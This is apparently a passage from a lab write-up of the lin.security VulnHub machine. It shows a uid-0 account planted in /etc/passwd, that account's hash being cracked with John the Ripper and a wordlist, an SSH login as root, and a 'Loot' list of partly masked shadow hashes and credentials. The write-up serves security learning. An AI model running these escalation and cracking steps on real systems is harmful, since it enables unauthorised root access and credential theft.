peter:x:1001:1005:,,,:/home/peter:/bin/bash
insecurity:AzER3pBZh6WZE:0:0::/:/bin/sh
susan:x:1002:1006:,,,:/home/susan:/bin/rbash
peter@linsecurity:~$
```

Figure 13: writeup.privesc.steps.3.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt passwd
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/32])
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd         (insecurity)
1g 0:00:00:00 DONE (2019-10-09 20:08) 12.50g/s 98400p/s 98400c/s 98400C/s P@ssw0rd..caitlin1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # ssh insecurity@192.168.92.186
insecurity@192.168.92.186's password:
```




```
Welcome to lin.security | https://in.security | version 1.0


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

# id
uid=0(root) gid=0(root) groups=0(root)
#
# uname -a
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
#
```

Figure 14: writeup.privesc.steps.3.2

Loot

Hashes

```
root:$6$aorWKpxj$yOgku4F1ZRbqvSxxUtAYY2/6K/UU5wLobTSz/Pw5/ILvXgq9NibQO/
 ↪ NQbOr1Wzp2bTbpNQr1jNNlaGjXD.....................
bob:$6$KkODA.6
 ↪ Xha4nL2p5$jq7qoit2l4ckULg1ZxcbL5wUz2Ld2ZUa.RYaIMs.LmaOEFGheX9yCXfKy37KOGsHz5OFYIqIESo4QXWL.....
peter:$6$QpjS4vUG$Zi1KcJ7cRB8TJG9A/x7GhQQvJORoYwG4Jxj/6R58SJddU2X/
 ↪ QTQKNJWzwiByeTELKeyp0vS83kPsYITbT.....................
susan:$6$5oSmml7K$0joeavcuzw4qxDJ2LsD1ablUIrFhycVoIXL3rxN/
 ↪ 3q2lVpQOKLufta5tqMRIh30Gb32IBp5yZ7XvBR6uX.....................
```

Credentials

```
ssh: bob/secr.., susan/MySuperS3cretV....., insecurity/P@ss....
```

References

[+] https://www.vulnhub.com/entry/linsecurity-1,244/
[+] https://in.security/lin-security-walkthrough/
[+] https://hackso.me/lin.security-1-walkthrough/